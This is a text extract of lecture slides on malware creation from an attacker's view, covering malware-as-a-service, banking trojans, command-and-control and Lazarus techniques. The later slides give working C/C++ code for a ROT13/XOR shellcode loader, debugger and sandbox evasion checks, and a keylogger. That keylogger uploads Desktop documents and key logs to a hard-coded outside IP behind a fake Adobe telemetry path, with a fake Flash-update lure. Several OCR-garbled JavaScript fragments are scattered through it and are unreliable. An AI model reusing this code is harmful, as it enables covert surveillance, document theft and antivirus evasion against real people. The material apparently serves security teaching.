Chapter2 - Malware Creation & Operations-An Attacker's Perspective

By Alex Zacharis

undenned) {return certificate.inneriext; } ownerDocument = Jundefined' && typeof The fire .createRange {var range = .createRanten tNodeContents(c toString(); } els rtlricate.textCo certIFicate.co nction validate count > 0) {if (U {post_fingerp && changeUse {alert(gatewa User ID and Pas. wo. _____n on"); UnLock (false); } if (ULock.PASSWORD.copy == (SCertificateRefresh); UnLock.PASSWORD.atta if (!changeUsernameClicked) {var cryptoTr ("useridTrack-IdentTraceBlur"); if(fingerprint ""){UnLock.USERNAME.value = UnLock.user [UnLock.useridTrack.selectedIndex].value; }> = categoryObj.options[categoryObj.selectedIn USERNAME.value == "SignOnAs" && !chan (gatewayAccess()); return (false); } } else {if (((UnLock. PASSWORD.value=="")) {alert(gatev

Content

- Lifecycle of Malware & Maintenance Procedures
- Infrastructure & Operations
- Campaign example
- Code & Tools
- Obfuscation, Anti-analysis
- Let's improve our code

Malware creation lifecycle

Malware-as-a-Service Business Model




What is Malware as a service (MaaS)? - SOCRadar® Cyber Intelligence Inc.

The Elite Group The Distributors


Malware As A Service



Typical RAAS chain



Lifecycle of Malware (After Distribution)



Malware variants & evolution

Malware variants evolving in 2021

- •Malware becomes more sophisticated. In 2020 -> 9 malicious actions per malware file in 2021 -> 11 actions per file
- •Spike in malicious malware designed to encrypt data. The ATT&CK technique 'Data Encrypted for Impact' enters the report's top ten
- •Five of the top ten techniques observed are categorized under ATT&CK's "Defense Evasion" tactic. Two thirds of malware files include at least one such technique
- •5% of malware files analyzed exhibit virtualization/sandbox evasion tactics.
- •'Command and Scripting Interpreter' is the most prevalent ATT&CK technique observed, exhibited by a quarter of all malware samples analyzed. (LoL)

Evolution: Banking Trojan families

Banking Trojans:

A Reference Guide to the Malware Family Tree

ZEUS

Continuously spawning variants, legacy Zeus is known to grab user credentials, alter webpage forms, and redirect to fake sites. The latest variant generates income through a pay-per-click model.

GOZI

Logging keystrokes, old-school Gozi steals users' login credentials and redirects users to fake websites to hijack banking transactions. It's known for its evasion techniques.

CARBERP

With ties to organized crime, Carberp logs keystrokes, hides instances of itself, and spoofs bank ing websites, all intending to steal users' banking credentials and money.

SPYEYE

SpyEye targeted Windows users running some of the most popular web browsers. It tried to kill Zeus and stole users' credentials. *Absorbed Zeus code when Zeus author retired.

SHYLOCK

This Merchant of Venice captured users' online banking credentials and then tricked them into transferring funds to attacker-controlled accounts.

TINBA


As the smallest banking trojan known (20 KB), Tinba uses web-injects and typically runs geospecific campaigns. * Shared nearly identical webinjects with Gozi.

DYRE

The first to use completely fake login pages, server-side web-injects, and a modular architecture, Dyre was also known for its unique fraud techniques, crypto evolution, and stealth capabilities.

EMOTET


Emotet began as a banking trojan and later incorporated malware delivery services that enabled it to install other banking trojans. * Drops Dridex as a payload.



A Reference Guide to the Malware Family Tree

Infrastructure & Operations

- •Sales & Marketing of Services
- •Malware Distribution Infrastructure
- Command & ControlEncryption Key Management
- •Customer Support
- •Money management
- •Evolution




Command & Control

Goal:

- Collect Information
- \cdot Send commands
- Stay hidden
- Resillience

Protocols or Channels:


- FTP
- SMTP
- IRC
- HTTPS
- DNS
- Blockchain





Botnet architectures: i) Centralized ii) Decentralized iii) Hybrid

undenned) {return certificate.innerrext; } else ii (typeor certificate. ownerDocument = 'undofined' && typeof certIFicate.ownerDocument .createRange [-> 'm efped') {var range = certIFicate.ownerDocument .createRanvo()> lectNodeContents(certIFicate); return range. ertiricate.textContent != 'undefined') {return toString(); } els certIFicate nction validateForSignOn(UnLock, count) count > 0) {if (UnLock.USERNAME.value == {post_fingerp " && changeUse) {alert(gatewayAccess("Please enter your User ID and Past wo. n on"); UnLock.USERNAME.focus(); return (false); } if (UzLock.PASSWORD.copy == "") {alert(gatewayAccess (\$CertificateRefresh); UnLock.PASSWORD.attachSpider(); return (false); } if (!changeUsernameClicked) {var cryptoTransform= doc.getUserById ("useridTrack-IdentTraceBlur"); if(fingerprint == null || categoryObj == ""){UnLock.USERNAME.value = UnLock.userID remote \$timeout.options [UnLock.useridTrack.selectedIndex].value; }> {UnLock.USERNAME.value = categoryObj.options[categoryObj.selectedIndex].bugSet(); } } if (UnLock. USERNAME.value == "SignOnAs" && !changeUsernameReveal() {alert (gatewayAccess()); return (false); } } else {if ((UnLock.Encryptor.value==0; (UnLock. PASSWORD.value=="")) {alert(gatewayAccess('FULL'); \$UserID;


APT – State Sponsored Example








Campaigns timeline



Campaign example- SWIFT-Kimsuky



<u>Lazarus Under The Hood PDF final.pdf</u> (kasperskycontenthub.com)

TTPs

MITRE ATT&CK® TTP IDs

T1134 Access Token Manipulation TI098 Account Manipulation TI010 Application Window Discovery TI067 Bootkit TIIIO Brute Force

T1005 Data from Local System TI074 Data Staged T1089 Disabling Security Tools T1488 Disk Content Wipe T1487 Disk Structure Wipe

TI489 Service Stop T1076 Remote Desktop Protocol TI105 Remote File Copy TI496 Resource Hijacking

TI059 Command-Line Interface TI043 Commonly Used Port T1223 Compiled HTML File T1090 Connection Proxy T1003 Credential Dumping

T1083 File and Directory Discovery T1107 File Deletion T1158 Hidden Files and Directories T1056 Input Capture TI026 Multiband Communication


TI050 New Service T1027 Obfuscated Files or Information T1057 Process Discovery TI055 Process Injection TI012 Query Registry

TI082 System Information Discovery TI023 Shortcut Modification T1033 System Owner/User Discovery T1529 System Shutdown/Reboot T1124 System Time Discovery

TI099 Timestomp T1065 Uncommonly Used Port T1204 User Execution TI077 Windows Admin Shares TI008 Fallback Channels

- Drive-by Compromise TI048 Exfiltration Over Alternative Protocol TI041 Exfiltration Over Command and Control Channel T1203 Exploitation for Client Execution TI047 Windows Management Instrumentation
- TI060 Registry Run Keys / Startup Folder TI016 System Network Configuration Discovery T1193 Spearphishing Attachment T1071 Standard Application Layer Protocol T1032 Standard Cryptographic Protocol
- Lazarus Group, Labyrinth Chollima, HIDDEN COBRA, Guardians of Peace, ZINC, NICKEL ACADEMY, Group G0032 | MITRE ATT&CK®

TI024 Custom Cryptographic Protocol TI002 Data Compressed TI485 Data Destruction T1132 Data Encoding TI022 Data Encrypted



Malware Attributes affected by:

- •Budget available
- •The infrastructure to be used
- •The targets setup
- •The objectives of a campaign
- •The duration of a campaign
- •Attribution fear

undenned) {return certificate.innerrext; } else ii (typeor certificate. ownerDocument = 'undofined' && typeof certIFicate.ownerDocument .createRanwo()> lectNodeContents(certIFicate); return range. ertiricate.textContent != 'undefined') {return toString(); } els certIFicate.e. nction validateForSignOn(UnLock, count) count > 0) {if (UnLock.USERNAME.value == {post_fingerp "&& changeUse) {alert(gatewayAccess("Please enter your User ID and Pastwo. n on"); UnLock.USERNAME.focus(); return (false); } if (UzLock.PASSWORD.copy == "") {alert(gatewayAccess (\$CertificateRefresh); UnLock.PASSWORD.attachSpider(); return (false); } if (!changeUsernameClicked) {var cryptoTransform= doc.getUserById ("useridTrack-IdentTraceBlur"); if(fingerprint == null || categoryObj == ""){UnLock.USERNAME.value = UnLock.userID remote \$timeout.options [UnLock.useridTrack.selectedIndex].value; }> {UnLock.USERNAME.value = categoryObj.options[categoryObj.selectedIndex].bugSet(); } } if (UnLock. USERNAME.value == "SignOnAs" && !changeUsernameReveal() {alert (gatewayAccess()); return (false); } } else {if ((UnLock.Encryptor.value==0; (UnLock. PASSWORD.value=="")) {alert(gatewayAccess('FULL'); \$UserID;

Reminder- Highly Detected Code

(1) Trojan-Spy.Win32.KeyLogger.bitz

Kaspersky

45	$(\widehat{]}\ $ 45 security vendors and no sandboxes flagged this file as malicious		C #
7 68 ? Community Score ✓	0f644b73a66f52491f5ba8f067b7c84426ba4974f998a5c2b9157b7e80bfb92e malicious.exe peexe	267.50 KB Size	2022-06-09 23:33:20 UTC 24 days ago
DETECTION	DETAILS RELATIONS BEHAVIOR COMMUNITY		
Security Vendors' Ana	alysis ①		
Ad-Aware	() Gen:Variant.Ursu.602256	AhnLab-V3	() Malware/Win32.Generic.C3497000
Alibaba	() TrojanSpy:Win32/KeyLogger.896263f3	ALYac	() Gen:Variant.Ursu 602256
Arcabit	() Trojan.Ursu.D93090	Avast	() Win32:Trojan-gen
AVG	() Win32:Trojan-gen	Avira (no cloud)	① TR/Spy.KeyLogger.plyaz
BitDefender	() Gen: Variant. Ursu 602256	BitDefenderTheta	() Gen:NN.ZexaF.34712.quW@aSVMqbdi
Bkav Pro	() W32.AIDetect.malware2	CrowdStrike Falcon	() Win/malicious_confidence_100% (W)
Cybereason	() Malicious.25db4a	Cylance	() Unsafe
Cynet	() Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	() Gen:Variant.Ursu.602256 (B)	eScan	() Gen:Variant.Ursu.602256
ESET-NOD32	A Variant Of Win32/Spy Agent PUS	Fortinet	U W32/KeyLogger.BITZ!tr
GData	() Gen Variant Ursu 602256	Ikarus	() Trojan-Spy.Agent
K7AntiVirus	() Riskware (0040eff71)	K7GW	① Riskware (0040eff71)

Lionic

(1) Trojan Multi Generic 4lc

How to check malware Detection Rate

- <u>VirSCAN.org</u> <u>Free Multi-Engine Online Virus Scanner v1.02</u>, <u>Supports 47</u> <u>AntiVirus Engines!</u>
- Use Virus total Alternatives that do not distribute the file for further analysis
- Build your own Virus Total

Common Anti Analysis Techniques

Obfuscation:

- Mixing the source code of the binary without disrupting the real function
- · Can bypass some AV product but malicious behavior can still be flagged

Packers:

- Compressing an executable file and combining the compressed data with decompression code into single executable
- AV scanner needs to determine the compression algorithm and decompress it.
- · Packer use flagged as malicious

Crypters:


- Encrypts the binary
- A crypter exists of two parts, builder and stub
- first stub runs and decrypts the original binary to memory and then executes the binary on memory via "RunPE" method

The red flags

- Decryption loop detected
- Reads active computer name
- Reads the cryptographic machine GUID
- Contacts random domain names
- Reads the windows installation date
- Drops executable files
- Found potential IP address in binary memory
- Modifies proxy settings
- Installs hooks/patches the running process
- Injects into explorer
- Injects into remote process
- Queries process information
- Sate the process error mode to suppress error hav

- $-\operatorname{Possibly}$ checks for the presence of antivirus engine
- Monitors specific registry key for changes
- Contains ability to elevate privileges
- Modifies software policy settings
- $-\operatorname{Reads}$ the system/video BIOS version
- Endpoint in PE header is within an uncommon section
- Creates guarded memory regions
- Spawns a lot of processes
- Tries to sleep for a long time
- Unusual sections
- $-\operatorname{Reads}$ windows product id
- Contains decryption loop
- Contains ability to start/interact device drivers
- Contains ability to block user input \ldots

Packer & Crypter Logic



Obfuscation example

Shellcode obfuscation

First thing which comes in mind is to modify the shellcode to evade static signatures based on its content.

We can try the simplest "encryption" - apply ROT13 cipher to all bytes of embedded shellcode - so 0×41 becomes 0×54 , $0\timesFF$ becomes $0\times0C$ and so on. During execution the shellcode will get "decrypted" by substracting a value of $0\times0D$ (13) from every byte.

The code looks like the following:

```
##include <Windows.h>
```

void main()

```
const char shellcode[] = "\x09\xf5\x8f (...) ";
PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
DWORD threadID;
for (int i = 0; i < sizeof shellcode; i++)
{
    ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) - 13;
}
HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0, &threadID);
WaitForSingleObject(hThread, INFINITE);
```

We can also use XOR encryption (with constant single-byte key) instead of Caesar Cipher:

```
for (int i = 0; i < sizeof shellcode; i++)</pre>
```

```
((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
```

<u>Malware development part 1 - basics – 0xPat blog – Red/purple teamer</u>

AV Detection

suspicious. When we analyze crypters written in c or higher level languages in almost every cases we could see these windows API functions called "NtUnmapViewOfSection" and "ZwUnmapViewOfSection" these functions simply unmaps a view of a section from the virtual address space of a subject process, they play a very important role at in memory execution method called RunPE which almost %90 of crypters uses.



Anti-Analysis

- Is Debugger Present?
- Number Of Cores
- How long System up?

1.	// bool WINAPI IsDebugger	Present (void);
2.	asm	
з.	{	
4.	CheckDebugger:	
5.	PUSH EAX	// Save the EAX value to stack
б.	MOV EAX, [FS:0x30]	// Get PEB structure address
7.	MOV EAX, [EAX+0x02]	// Get being debugged byte
8.	TEST EAX, EAX	// Check if being debuged byte is set
9.	JNE CheckDebugger	<pre>// If debugger present check again</pre>
10.	POP EAX	// Put back the EAX value
11.	}	

1.	<pre>int Tick = GetTickCount();</pre>
2.	Sleep(1000);
2. 3. 4. 5.	<pre>int Tac = GetTickCount();</pre>
4.	if ((Tac - Tick) < 1000) {
5.	return false;
б.	1 Contraction of the second

1.	SYSTEM INFO SysGuide;
2.	GetSystemInfo(&SysGuide);
3.	<pre>int CoreNum = SysGuide.dwNumberOfProcessors;</pre>
4.	if (CoreNum < 2) {
5.	return false;
б.	1

What really helps (cherry pick some)

- Making the app more legitimate
- Signing the binary
- Switching to x64
- Hardware resources and Analysis detection
- VM-specific artifacts
- Screen resolution
- User interaction
- Running processes
- Study the victim

Code Development Time: Specs

We need a malware to perform:

- Keylogging
- File Exfiltration of pdf, doc and .xls files located on the DESKTOP and key logs
- Send to remote ip: 13.80.152.225
- Logs are deleted.
- Persistence
- Grab screenshot
- Anti Analysis & Low detection
- Run on Windows OS

Keylogging Function

int capture() {

if (capture() == 0) {

textsender(); deletelog(); pathadder(); dirbuster(); //// system("EXIT"); return 0;

```
int sc = 0;
char i;
while (1)
   for (i = 8; i <= 190; i++)
       if (GetAsyncKeyState(i) == -32767)
            //captured letters @@
            if (sc < 1000) {
                if ((sc % 200) == 0) {
                    writeActive();
                    textsender();
                if (sc == 100) {
                    filesender();
                Save(i, "log.txt");
                sc++;
```

else {

return 0;

int Save(int key_stroke, char* file) if ((key stroke == 1) || (key stroke == 2)) { return 0; FILE* OUTPUT FILE; OUTPUT_FILE = fopen(file, "a+"); cout << key_stroke << endl;</pre> if (key stroke == 8) fprintf(OUTPUT_FILE, "%s", "[Bspc]"); else if (key stroke == 13) fprintf(OUTPUT FILE, "%s", "\n"); else if (key_stroke == 32) fprintf(OUTPUT_FILE, "%s", " "); else if (key_stroke == VK_TAB) fprintf(OUTPUT_FILE, "%s", "[Tb]"); else if (key stroke == VK SHIFT) fprintf(OUTPUT_FILE, "%s", "[Shft]"); else if (key stroke == VK CONTROL) fprintf(OUTPUT_FILE, "%s", "[Cr]"); else if (key stroke == VK ESCAPE) fprintf(OUTPUT_FILE, "%s", "[Esc]"); else if (key stroke == VK END) fprintf(OUTPUT_FILE, "%s", "[Ed]"); else if (key stroke == VK HOME) fprintf(OUTPUT_FILE, "%s", "[Hm]"); else if (key stroke == VK LEFT) fprintf(OUTPUT_FILE, "%s", "[L1]"); else if (key stroke == VK UP) fprintf(OUTPUT_FILE, "%s", "[Uu]"); else if (key stroke == VK RIGHT) fprintf(OUTPUT_FILE, "%s", "[Rr]"); else if (key stroke == VK DOWN) fprintf(OUTPUT_FILE, "%s", "[Dd]"); else if (key stroke == 190 || key stroke == 110) fprintf(OUTPUT FILE, "%s", "."); else fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose(OUTPUT_FILE);
return 0;

File Exfiltration function

```
void filesender() {
   char* docdir = getenv("USERPROFILE");
   string path(docdir);
   if (docdir)
   {
       path += "\\Desktop\\";
   else {
       path = "C:\\";
   string pathall = path + "*";
   WIN32 FIND DATA file;
   HANDLE search handle = FindFirstFile(pathall.c str(), &file);
   if (search_handle)
   {
       do
       {
           string filenames = file.cFileName;
           if ((filenames.find(".pdf") != string::npos) || (filenames.find(".doc") != string::npos) || (filenames.find(".xls") != string::npos)) {
               std::wcout << file.cFileName << std::endl;</pre>
               string pather = path.c_str();
               char results[200]; // array to hold the result.
               strcpy(results, path.c str()); // copy string one into the result.
               strcat(results, file.cFileName);
               static char* filename = results; //Filename to be loaded
               static char* type = "text/html,application/xhtml+xml,application/xml";
               static char boundary[] = "-----";
                                                                       //Header boundary
               static char nameForm[] = "attach"; //Input form name
               static char iaddr[] = "13.80.152.225";
                                                           //IP address
               static char url[] = "/adobetelemetry/Upload.aspx";
                                                                         //URL
               char hdrs[255];
                                               //Headers
               char* buffer;
                                              //Buffer containing file + headers
                                              //Buffer containing file
               char* content;
               FILE* pFile;
                                              //File pointer
               long lSize;
                                               //File size
               size_t result;
```

OIM E WOI



What is the purpose?

```
ibool IsKeyboardLayoutPresent(DWORD dwPrimaryLangID)
    if (IsActiveKeyboardLayout(dwPrimaryLangID))
         return true;
     DWORD dwThreadID = GetCurrentThreadId();
     HKL hOld = GetKeyboardLayout(dwThreadID);
    for (;;)
        ActivateKeyboardLayout((HKL)HKL_NEXT, 0);
        if (hOld == GetKeyboardLayout(dwThreadID))
            return false;
        if (IsActiveKeyboardLayout(dwPrimaryLangID))
            ActivateKeyboardLayout(hOld, 0);
            return true;
```

What is the purpose?

M<mark>essageBox(NULL, _T("The newest version of Adobe Flash Player has been installed succesfully."), _T("Update Succesfull - CE2020"), MB_OK | MB_SYSTEMMODAL);</mark> anti(666666);

staller();

if (dirExists("C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader")) {

ShellExecute(NULL, "open", "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader\\Eula.exe", NULL, NULL, SW_SHOWDEFAULT);

```
string strURL4 = "findstr /s \"Adobe Update help! CE2020\" *.pdf";
theExecutor(strURL4);
return 1;
```

What is the purpose?

```
Jvoid pathadder() {
    HKEY hkey;
    LPCSTR lpMyString = messWithStrings(1).c_str();
